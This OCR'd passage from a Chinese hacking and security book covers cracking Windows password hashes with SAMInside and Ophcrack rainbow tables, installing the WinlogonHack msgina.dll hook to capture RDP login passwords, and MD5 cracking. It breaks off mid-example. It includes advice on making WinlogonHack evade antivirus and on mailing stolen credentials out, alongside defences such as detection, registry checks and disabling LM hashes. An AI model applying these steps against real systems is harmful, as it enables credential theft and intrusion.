如果选择采用字典破解，则需要在设置中选择“Options”选项，在“Dictionary attack”中设置字典，将本地字典文件添加到字典文件列表中，如图 2-7 所示，可以设置多个字典文件进行破解。SAMInside 在帮助中提供了在线字典下载，大概有 2GB 的字典可供下载。




图 2-7　导入字典文件进行破解

2.2.6　执行破解

设置好破解的有关选项后，单击其绿色三角形图标进行破解，如图 2-8 所示。如果密码在字典文件中，则很快就会给出结果。

2.2.7　使用 Ophcrack 破解操作系统用户密码值

另一种快捷的破解用户密码的方式就是将导出的文件导入 Ophcrack 中进行破解。

运行 Ophcrack，依次单击“Load”→“PWDUMP file”选项，选择前面使用 SAMInside 导出的

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

文件，接着单击“Crack”按钮进行破解，如图 2-9 所示，一共花了 2 分 7 秒便将该系统的密码成功破解。Ophcrack 的详细使用方法，请参考 2.4 节。




图 2-8　运行字典破解本地用户密码




图 2-9　使用 Ophcrack 破解操作系统用户的 Hash 密码值

2.3　使用 WinlogonHack 获取系统密码

在网络安全事件频发的今天，很多人都在抱怨：为什么我的系统被入侵了，我的主页被修改了？在被入侵后，我采取了一些安全加固措施，可是没过几天又发现系统被入侵了！分析其根本原因，就是系统存在安全隐患，可能是没有彻底清除系统后门，可能是系统的密码一直都掌握在黑客手中。下面将全面分析远程终端密码的获取和防范。

2.3.1　远程终端密码泄露分析

下面介绍远程终端密码泄露分析的相关内容。

1. 远程终端技术 APP

对大型企业来说，一般都部署有远程终端，微软的服务器操作系统 Windows 2008 Server 更是重点打造了远程终端。远程终端技术 APP 是 Windows Server 2008 中新的远程应用演示方法，在一些远程连接参数上进行了调整，增加了新的功能，据说其性能也有较大提高。

2. 远程终端密码泄露分析

在大型网络中，由于网络环境复杂，因此服务器之间往往通过远程终端进行维护和管理。这种

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

管理在方向上不太固定，多数是发散式的，有的通过一台主机登录多台主机，有的通过多台主机登录一台主机，还有的可能出现交叉登录的情况。黑客在入侵网络中的主机后，肯定会想办法收集网络内部或者与外部独立主机之间进行远程终端登录的用户名和密码，收集方法不外乎以下 3 种。

- 使用 GetHashes、Pwdump 等工具获取系统的 Hash 密码值，然后通过 LC5 及彩虹表进行破解，破解成功后得到系统密码，这些密码极有可能是远程终端的密码。
- 在被控制计算机上安装键盘记录，通过键盘记录获取用户在登录 3389 远程终端过程所输入的用户名和密码。这种方法有一定的限制，键盘记录在远程终端窗口最大化时有可能无法记录远程终端的登录密码。
- 使用 WinlogonHack 截取远程登录时所输入的正确密码（本节要重点介绍的部分）。

当然，除了以上 3 种方法外，还有其他一些密码泄露途径。

2.3.2　WinlogonHack 截取密码的原理

WinlogonHack 截取密码的原理介绍如下。

1. gina.dll 与 msgina.dll

gina.dll 在 Windows NT/2000 中的交互式登录支持由 winlogon.exe 调用 gina.dll 实现。gina.dll 的交互式界面为用户登录提供认证请求。winlogon.exe 与 gina.dll 进行交互，默认是 msgina.dll（在 system32 目录下）。微软提供了接口，让开发人员自己编写 gina.dll 来代替 msgina.dll。

不知道出于什么原因，gina.dll 在 Windows XP 及后续版本中不再出现，原来的 gina.dll 改为 msgina.dll（“ms”表示微软）。msgina.dll 在 Windows XP 系统中默认为 967 680 字节（945KB），在 Windows 2003 中为 1 180 672 字节（1153KB）。若文件大小出入较大，则可能存在问题。

2. msgina.dll 文件被损坏和修改将导致严重错误

在 DLL 知识库（http://www.dofile.com/dlllibrary/msgina/）中是这样描述的：msgina.dll 是 Windows 登录认证策略相关模块，该模块用于完成所有用户的登录和验证功能，如果系统中的这个文件被修改或者被破坏，将导致系统无法使用 3389 端口进行登录。如图 2-10 所示，这个系统的 msgina.dll 文件就被破坏了，从而导致用户无法远程登录 3389 终端服务器。




图 2-10　msgina.dll 被损坏或者被修改导致无法远程登录远程终端

严禁网络传播本PDF，违者责任自负！

3. WinlogonHack 截取密码的原理

WinlogonHack 通过挂钩系统中 msgina.dll 的 WlxLoggedOutSAS 函数记录登录的账户密码。WinLogon 初始化时会创建如下 3 个桌面。

- Winlogon 桌面：主要显示“Windows 安全”等界面，如按下“Ctrl+Alt+Del”快捷键所看到的登录界面等。
- 应用程序桌面：我们平时见到的有“我的电脑”图标的界面。
- 屏幕保护桌面：屏幕保护显示界面。

默认情况下，gina.dll 或者 msgina.dll 用于显示登录对话框，用户可以输入用户名和密码。所以，要想获得用户名和密码，可以写一个新的 gina.dll 或者 msgina.dll，其中提供接口调用 msgina.dll 的函数是 WlxLoggedOutSAS。启动就用 winlogon.exe 通知包，当有 3389 连上服务器时。新创建的 winlogon.exe 会在登录前加载，注册了“Startup”的 DLLHook 了函数。登录成功后，会将密码记录到 boot.dat 文件中，并取消 Hook。退出 3389 终端后，即可将 DLL 文件删除。在实现时，只要获取 msgina.dll 中 WlxLoggedOutSAS 函数的前 5 字节即可，示例如下。

```
mov edi,edi
push ebp
mov ebp,esp
```

2.3.3 使用 WinlogonHack 获取密码实例

使用 WinlogonHack 之前，可以使用 Gina 木马获取 Windows 2000 中的密码。WinlogonHack 主要用于截取 Windows XP 及 Windows 2003 Server。

1. 执行 install.bat 安装脚本

一种方法是将 WinlogonHack 的安装程序文件 hookmsgina.dll、install.bat、on.reg、readlog.bat 复制到同一个文件夹下，然后在 DOS 提示符或 GUI 界面直接运行 install.bat。执行完毕不需要重启，当有 3389 终端登录时，会自动加载 DLL 文件并记录登录密码。密码保存在系统 system32 目录的 boot.dat 文件中。

另一种方法是将所有文件都放在同一个文件夹中，然后执行 install 命令，如图 2-11 所示是 WinlogonHack 正确安装的一些提示。




图 2-11 远程安装 WinlogonHack 获取 3389 登录密码

严禁网络传播本PDF，违者责任自负！

2. 查看密码记录

可以直接打开 boot.dat 文件查看，也可以运行 readlog.bat 脚本，然后将密码文件移动到当前目录查中查看。本例中的操作系统是 Windows 2003 Server，直接通过 Radmin 的 Telnet，然后执行“dir boot.dat /a”命令，查看是否有人进行了远程登录。如图 2-12 所示，boot.dat 文件的大小为 5 762 字节——有货！使用“type boot.dat”命令可以看到记录的登录时间、用户、域名、密码及旧密码（出现两个密码主要用于用户更改了密码的情况）。




图 2-12　查看密码记录 boot.dat 文件

3. 卸载 WinlogonHack

运行 uninstall.bat 文件即可自动卸载该程序。如果“%systemroot%\system32\wminotify.dll”文件未能删除，可以重启后再将其删除。

2.3.4　WinlogonHack 攻击方法探讨

下面我们讨论 WinlogonHack 攻击方法。

1. 定制化开发

WinlogonHack 的代码是开源的，因此，入侵者可以定制它，即在“lstrcat(LogPath, "\\boot.dat");”语句中将 boot.dat 换成任意一个文件。执行 WinlogonHack 后，一般人员很难发觉。入侵者还可以在此基础上增加一个邮件发送功能，将记录下来的 3389 远程终端用户名和密码发送到指定的邮箱，笔者在安全加固过程中就曾经碰到具有这种功能的 3389 密码截取木马。

2. 对 WinlogonHack 软件做免杀处理

由于 WinlogonHack 在网络入侵中扮演了一个重要的辅助角色，所以一些杀毒软件会自动查杀 wminotify.dll 文件。如图 2-13 所示，笔者在做试验时，avast! 杀毒软件就能将其查出，并作为病毒处理。因此，可以通过加花指令、修改特征码等方法修改 wminotify.dll 文件，使其能够绕过杀毒软件。




图 2-13　杀毒软件会自动查杀 wminotify.dll 文件

3. WinlogonHack 在攻击中的应用

WinlogonHack 主要用于截取 3389 登录密码，因此，在被入侵计算机上运行 MSTSC 后，如果发现 MSTSC 的计算机地址栏目中出现多个登录 IP 地址列表，如图 2-14 所示，那么在该计算机上就有安装 WinlogonHack 的必要，从而记录在服务器上管理员所登录的 3389 用户名和密码。

图 2-14　获取 3389 登录地址列表

2.3.5　WinlogonHack 防范方法探讨

WinlogonHack 的防范要点如下。

- 在系统目录中查找“wminotify.dll”文件，如果这个文件存在，则说明系统中一定安装了 WinlogonHack。可以通过登录一个 3389 终端测试系统目录下是否存在 boot.dat 文件，如果存在，则可以尝试使用 uninstall.bat 批处理文件卸载它；如果不能卸载，可以重启后再次卸载。
- 到注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\wminotify 键值下查看，如果存在，则将其删除即可。
- 定制的 WinlogonHack 比较难根除，一个较好的办法是在系统安全状态下进行一次文件名称列表备份。这样，以后每次检测系统时，会比较系统目前状态下文件列表的异同。
- 如果使用 3389 远程终端登录多台服务器进行管理，最好在管理完毕后及时清除 3389 登录地址列表。
- 定期杀毒。杀毒软件在一定程度上能够防范一些已知的病毒，因此，要勤杀毒、勤看日志，在确认系统被入侵后一定要仔细、彻底地进行系统的安全检测。

2.4　使用 Ophcrack 破解系统 Hash 密码

在密码破解上，平常用得最多的是 LC5。LC5 的破解时间相对较长，一直以来笔者都沾沾自喜，感觉自己在密码破解方面还是不错的，一个不超过 14 位的系统密码一般不超过 5 分钟，绝大多数密码仅仅需要几十秒便可破解——这意味着，当一个系统存在漏洞时，攻击者可以在很短的时间内控制并渗透内部网络！

2.4.1　通过已有信息再次进行搜索和整理

通过查看他人的 blog 及发表的文章，并对其进行分析和整理，笔者最终获得了以下信息。

- 工具下载：http://sourceforge.net/project/showfiles.php?group_id=133599

- Ophcrack 主页：http://ophcrack.sourceforge.net/
- 英文维克关于彩虹表的定义和解释：http://en.wikipedia.org/wiki/Rainbow_table
- 国内对彩虹表的研究：http://www.antsight.com/zsl/rainbowcrack/
- 目前有关 Ophcrack 和彩虹表的相关资料

下载 Ophcrack 软件及其源代码，以及 Ophcrack 提供的彩虹表（http://ophcrack.sourceforge.net/tables.php），可以知道 Ophcrack 提供了 3 个免费的彩虹表和 1 个需付费购买的 Windows XP Special 扩展表。

1. Windows XP free small（380MB）

标识：SSTIC04-10k

破解成功率：99.9%

字母数字表：123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

该表由大小写字母和数字生成，大小为 388MB，包含所有字母数字混合密码中 99.9% 的 LanManager 表。这些都是用大小写字母和数字组成的密码（有大约 800 亿个组合）。

由于 LanManager Hash 表将密码分成每份 7 个字符的 2 段，所以，可以用该表破解长度为 1 ~ 14 的密码。由于 LanManager Hash 表是不区分大小写的，该表中 800 亿个组合就相当于 12×10^{11}（或者 2^{83}）个密码，因此也被称为“字母数字表 10K”。

2. Windows XP free fast（703MB）

标识：SSTIC04-5k

成功率：99.9%

字母数字表：0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

字母数字表 5KB，大小为 703MB，包含所有字母数字组合的密码中 99.9% 的 LanManager 表。但是，随着表变成原来的 2 倍，如果计算机有 1GB 以上 RAM 空间，则它的破解速度将是前一个表的 4 倍。

3. Windows XP Special（7.5GB）

标识：WS-20k

成功率：96%

Windows XP Special 扩展表大小为 7.5GB，包含最长 14 个大小写字母、数字及 33 个特殊字符（“!”、“"”、“#”、“$”、“%”、“&”、“'”、“(”、“)”、“*”、“+”、“,”、“-”、“.”、“/”、“:”、“;”、“<”、“=”、“>”、“?”、“@”、“[”、“\”、“]”、“^”、“_”、“`”、“{”、“|”、“}”、“~”和空格）组成的密码中 96% 的 LanManager 表。该表中大约有 7 兆个组合，5×10^{12}（或者 2^{92}）个密码，需要付费购买。

4. 破解 Windows Vista 的彩虹表

Vista Free（461MB）可以免费破解 Windows Vista 的 Hash 密码，Windows Vista Special（8.0GB）需要付费购买。

小知识

“LM”是“LanManager”的简称，它是 Windows 古老而脆弱的密码加密方式。任何大于 7 位的密码都被分成以 7 为单位的几个部分，最后不足 7 位的密码以“0”补足 7 位，然后通过加密运算最终组合成

一个 Hash。所以，通过破解软件分解后，实际上 LM 密码破解的上限就是 7 位，以今天的 PC 运算速度，这使短时间内暴力破解 LM 加密的密码成为可能（上限是 2 周）。如果使用彩虹表，那么这个时间的数量级可能会缩短到小时级。

2.4.2 安装 Ophcrack

Ophcrack 的安装过程非常简单，按照提示操作即可。在安装过程中需要特别注意——不要下载彩虹表。

安装设置提供了 3 个下载选项，分别是 Windows XP（380MB）、Windows XP（703MB）、Windows Vista（461MB）彩虹表，如图 2-15 所示，笔者在安装过程中选择后下载了数个小时，而实际上，彩虹表可以在程序安装完成后再下载，否则要等彩虹表下载完成后才能使用 Ophcrack。

2.4.3 使用 Ophcrack

运行 Ophcrack，该软件有“Load”、“Delete”、“Save”、“Tables”、“Crack”、“Help”及“Exit”7 大主要模块，如图 2-16 所示：“Load”主要负责装载 Hash 或者 SAM 文件；“Delete”主要用于删除破解条目；“Save”主要用于保存破解结果或者破解 Session；“Tables”主要用于设置彩虹表；“Crack”用于开始执行破解；“Help”用于查看帮助文件；“Exit”就不多说了，大家都懂。




图 2-15 安装时建议不下载彩虹表




图 2-16 Ophcrack 主界面

2.4.4 下载彩虹表

可以到 Ophcrack 提供的下载地址（http://ophcrack.sourceforge.net/tables.php）下载彩虹表。本例中下载了 3 个免费的彩虹表。

2.4.5 设置彩虹表

在 Ophcrack 主界面单击“Tables”按钮，会出现如图 2-17 所示的“Table Selection”界面，在默认状态下，所有的彩虹表都没有安装。通过该界面我们了解到：一共有 8 个彩虹表，其中有 3 个是免费的。选中其中一个条目，如本例中的“Xp free fast”，然后单击“Install”按钮，系统默认自动打开 Ophcrack 的安装目录，本例将 3 个压缩文件解压到 F 盘，如图 2-18 所示，选择“Tables”目录，

即可同时安装获取的其他 2 个彩虹表。




图 2-17　选择彩虹表

图 2-18　选择要安装的彩虹表

注意

（1）在 Ophcrack 中，其彩虹表的上级目录名称必须为“tables”，否则彩虹表无法成功安装。

（2）彩虹表安装成功后，其条目图标会变成绿色，用户还可以查看彩虹表的数量，如图 2-19 所示。




图 2-19　彩虹表安装成功

2.4.6　准备破解材料

这里的破解材料主要是指通过 GetHashes、Pwdump 等软件获取的系统 Hash 密码值。如果没有，就自己想办法获取一个吧。

2.4.7　开始破解

01　加载 sam 文件

单击“Load”按钮，选择“PWDUMP file”选项，如图 2-20 所示，一共有 6 个选项，第一个选项主要用于对单个 Hash 的破解，第二个选项用于对获取的 Pwdump 文件进行破解，第三个选项用于对加密的 SAM 文件进行破解，第四个和第五个选项主要用于审计或者破解本地和远程 Hash 密码。




图 2-20　选择破解类型

02　查看 Hash 密码值

在本例中，选择一个已经 Pwdump 的文件，如果 Pwdump 系统的 Hash 密码没有错误，则会在 Ophcrack 主界面中正确显示。如图 2-21 所示，在 Ophcrack 主界面中分别显示了“User”、“LM Hash”、“NT Hash”、“LM Pwd1”、“LM Pwd2”及“NT pwd”等信息。




图 2-21　显示获取的 Hash 密码值

03　清理无用的 Hash 值

在本例中，“IUSR_XFFZD-R1”、“TWWM_XFZD-SER1”和“TsInternetUser”这 3 个用户是系统自带的，在口令破解中基本没有用处（除非有人对该账号进行了克隆），因此，可以选中它们，单击 Ophcrack 主界面上的“Delete”按钮，删除这 3 个无用的账号及笔者添加的“king$”账号，仅留下并破解管理员账号。清理完毕后，如图 2-22 所示。

04　执行破解

单击“Crack”按钮开始破解，很快就得出密码“www119”，其“LM Pwd1”值与“NT pwd”相同，破解密码的时间仅为 37 秒，如图 2-23 所示。




图 2-22　清理无用的 Hash 密码值




图 2-23　破解系统密码成功

05　查看破解统计信息

在 Ophcrack 主界面上单击“Statistics”按钮，可以查看关于破解 Hash 密码值的普通和详细信息，如图 2-24 所示。




图 2-24　查看所破解密码的有关统计信息

06 破解参数设置

单击“Preferences”选项卡，打开破解参数设置窗口，如图 2-25 所示，可以设置破解的线程、破解方式及是否隐藏用户名等。




图 2-25 设置破解参数

2.4.8 彩虹表破解密码防范策略

通过彩虹表破解密码使入侵者可以很方便地获取系统的口令，从而“正常”登录系统，让管理员或者计算机的主人不太容易发现。研究发现，可以通过两种方式提高系统口令的安全性。

1. 通过设置超过一定位数的密码加固口令安全

使用彩虹表破解 14 位以下的密码相对容易，对于普通入侵者来说仅有 3 个免费表，破解的强度相对低一些，因此可以通过增加密码设置的位数加固系统口令。笔者建议设置超过 32 位的密码加固系统口令。口令的设置技巧很多，这里仅举一例。通过一句话来设置密码，如“2008-8 月我国举办了奥运会，我去北京鸟巢观看了比赛，感觉很爽！”就可以设置为“2008-8ywgjblayh,wqbjlcgklbs,gjhs!”，其中，时间全取，标点符号全取，其他汉字取第一个字母，密码长度为 33 位。如果想让密码再长一点，还可以增加取位数量。其实质就是选择一句话或者诗词中的某一段来设置，容易记忆，且安全强度高。

2. 使用 NTLM 方式加密

LM 这种脆弱的加密方式在 Windows 2003 中还在使用，我们可以通过更改加密方式为 NTLM 提高系统口令的安全性。笔者在很多案例中发现，虽然能够通过 Pwdump 和 GetHashes 获取 Hash 值，但 LC5 及 Ophcrack 均不能破解密码。

可以通过设定注册表参数禁用 LM 加密，代之以 NTLM 方式加密，方法如下。

01 打开注册表编辑器。

02 定位到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa。

03 选择“编辑”→“添加数值”选项。

04 设置数值名称为“LMCompatibilityLevel”，数值类型为“DWORD”，单击“确定”按钮。

05 双击新建的数据，并根据具体情况设置以下值。

- 0：发送 LM 和 NTLM 响应。

- 1：发送 LM 和 NTLM 响应。
- 2：仅发送 NTLM 响应。
- 3：仅发送 NTLMv2 响应（Windows 2000 有效）。
- 4：仅发送 NTLMv2 响应，拒绝 LM（Windows 2000 有效）。
- 5：仅发送 NTLMv2 响应，拒绝 LM 和 NTLM（Windows 2000 有效）。

06　关闭注册表编辑器。

07　重新启动计算机。

Windows NT SP3 引入了 NTLM 加密，Windows 2000 以后逐步引入了 NTLM 2.0 加密。但是，LM 加密方式默认还是开启的，除非通过上面的方法刻意关闭它。

2.5　MD5 加密与解密

本节介绍如何使用 MD5Crack3 及一些在线网站进行破解。MD5Crack3 是阿呆编写的一款 MD5 密码破解软件，其网站为 http://www.adintr.com/subject/mdcrk/index.htm，目前已经发布了 MD5Crack 4.0。读者也可以访问笔者的 blog（http://simeon.blog.51cto.com/18680/144558）下载 MD5Crack3。

2.5.1　MD5 加解密知识

MD5 密文破解（解密）可以说是网络攻击中的一个必不可少的环节，是黑客工具中的一个重要辅助工具。

MD5 解密主要用于网络攻击，在对网站等进行入侵的过程中，有可能获得管理员或者其他用户的账号和密码值（MD5 加密后的值）。获得的密码值有两种情况：一种是明文；另一种是对明文进行了加密。如果密码值是加密的，就需要对密码值进行判断；如果采取了 MD5 加密，则可以通过 MD5Crack3 等软件进行破解。由于王小云教授的 MD5 密码碰撞破解算法没有公布，因此目前 MD5 解密方式主要采取暴力破解，即软件通过算法生成字典，然后使用 MD5 函数加密该字典中的值形成密文，与需要破解的密文进行比较，如果相同，则认为破解成功。目前，有很多网站提供 MD5 加密或者加密值查询，将加密后的 MD5 值输入网站，如果网站数据库中存在该 MD5，则该值对应的 MD5 加密前的值就是密码。

2.5.2　通过 cmd5 网站生成 MD5 密码

在浏览器地址栏中输入“http://www.cmd5.com/”，在输入框中输入想要加密的原始密码，然后单击“MD5 加密或解密”按钮，如图 2-26 所示，原始密码为“goodman88”，加密后的密码值如下。

```
MD5(goodman88,32) = d5a8e0b115259023faa219f5b53ca522
MD5(goodman88,16) = 15259023faa219f5
```




图 2-26　MD5 加密

作为实验数据，我们再生成一组生日的 MD5 密码，示例如下。

```
